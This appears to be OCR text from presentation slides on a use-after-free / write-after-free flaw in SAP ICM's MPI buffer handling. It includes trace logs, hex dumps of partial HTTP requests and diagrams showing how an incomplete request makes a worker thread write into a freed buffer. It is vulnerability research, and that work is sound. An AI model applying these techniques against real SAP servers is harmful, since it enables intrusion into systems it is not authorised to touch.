


```
300] flush buffer with mpi buffer id 192
300] stale MPI handle. 4d50494d 8529c != 4d50494d 8529f
300] MPI<8529c>0#0 FlushOutbuf 192 0 0 0 149 6 -> (nil) MPI_ESTALE: outdated MPI handle
300] *** ERROR => IcmPlFlushBuf: IcmMpiFlushOutbuf(c0) failed: 14(MPI_ESTALE: outdated MPI handle)
300] IcmLowOnBlocks: mpi buffer space free (cur/limit/unreserved): 0/1522/1903)
```


I/O Handler
ICM WT
ERROR
Java Process
Shared Memory
Free MPI Buffer
Free MPI Buffer
Free MPI Buffer
Free MPI Buffer
Free MPI Buffer
Free MPI Buffer
GET /2 HTTP/1.1
MPI Request Buffers
GET /2 HTTP/1.1

MpiIFreeAllBuffers() does NOT delete references

MPI Use After Free



I/O Handler 1

ICM WT 1

Shared Memory

Free MPI Buffer	Free MPI Buffer	Free MPI Buffer
Free MPI Buffer	GET /X HTTP/1.1 GET /2 HTTP/1.1	Free MPI Buffer

Java Process

I/O Handler 2


GET /X
HTTP/1.1
….

ICM WT 2


MPI Handler “allocates” using a **stack** data structure (**LIFO**)

MPI Use After Free - Write After Free

- When a request is sent incomplete, the ICM will wait for more data
    - No double CR-LB characters are found
    - Body shorter than Message-Length header
- Worker Thread is set to READ mode
- When more data arrives the Worker Thread writes the MPI Buffer
- The offset of the last byte (NULL) is stored by the Worker Thread to know where to write




```
-----------------------------------------------------------------------
7f504a5ed160  000000  47455420 2f777269 74657220 48545450 |GET /writer HTTP|
7f504a5ed170  000016  2f312e31 0d0a486f 73743a53 61705379 |/1.1..Host:SapSy|
7f504a5ed180  000032  732e636f 6d0d0a58 2d4f7468 65722d48 |s.com..X-Other-H|
7f504a5ed190  000048  65616465 723a2073 746f7048 657265   |eader: stopHere |
-----------------------------------------------------------------------
HttpPlugInHandleNetData(rqid=8/170652/1): role: Server(1), status: 1
  content-length: 0/0, buf_len: 63, buf_offset: 0, buf_status: 0
IcmPlCheckRetVal: Next status: READ_REQUEST(1)
```



```
-----------------------------------------------------------------------
7f504a5ed160  000000  47455420 2f777269 74657220 48545450 |GET /writer HTTP|
7f504a5ed170  000016  2f312e31 0d0a486f 73743a53 61705379 |/1.1..Host:SapSy|
7f504a5ed180  000032  732e636f 6d0d0a58 2d4f7468 65722d48 |s.com..X-Other-H|
7f504a5ed190  000048  65616465 723a2073 746f7048 6572650d |eader: stopHere.|
7f504a5ed1a0  000064  0a582d61 6e6f7468 65722d48 65616465 |.X-another-Heade|
7f504a5ed1b0  000080  723a2063 6f6e7469 6e75650d 0a0d0a   |r: continue.... |
-----------------------------------------------------------------------
HttpPlugInHandleNetData(rqid=8/170652/1): role: Server(1), status: 1
  content-length: 0/0, buf_len: 95, buf_offset: 63, buf_status: 0
```

MPI Use After Free - Write After Free



MPI Buffer

`[x00]`

OFFSET: 0

READ

ICM WT

ICM WT
I/O Handler


GET / HTTP/1.1
Hos

Java Process

Shared Memory

MPI Buffer	Free MPI Buffer	Free MPI Buffer
Free MPI Buffer	Free MPI Buffer	Free MPI Buffer

MPI Use After Free - Write After Free



MPI Buffer

```
GET / HTTP/1.1\r\n
Hos[x00]
```

OFFSET: 19

PARSE
ICM WT
I/O Handler
ICM WT
Java Process
Shared Memory
Free MPI Buffer
Free MPI Buffer
Free MPI Buffer
Free MPI Buffer
Free MPI Buffer

t: SapSys.com
Content-Length: 0


GET / HTTP/1.1

MPI Use After Free - Write After Free

MPI Buffer

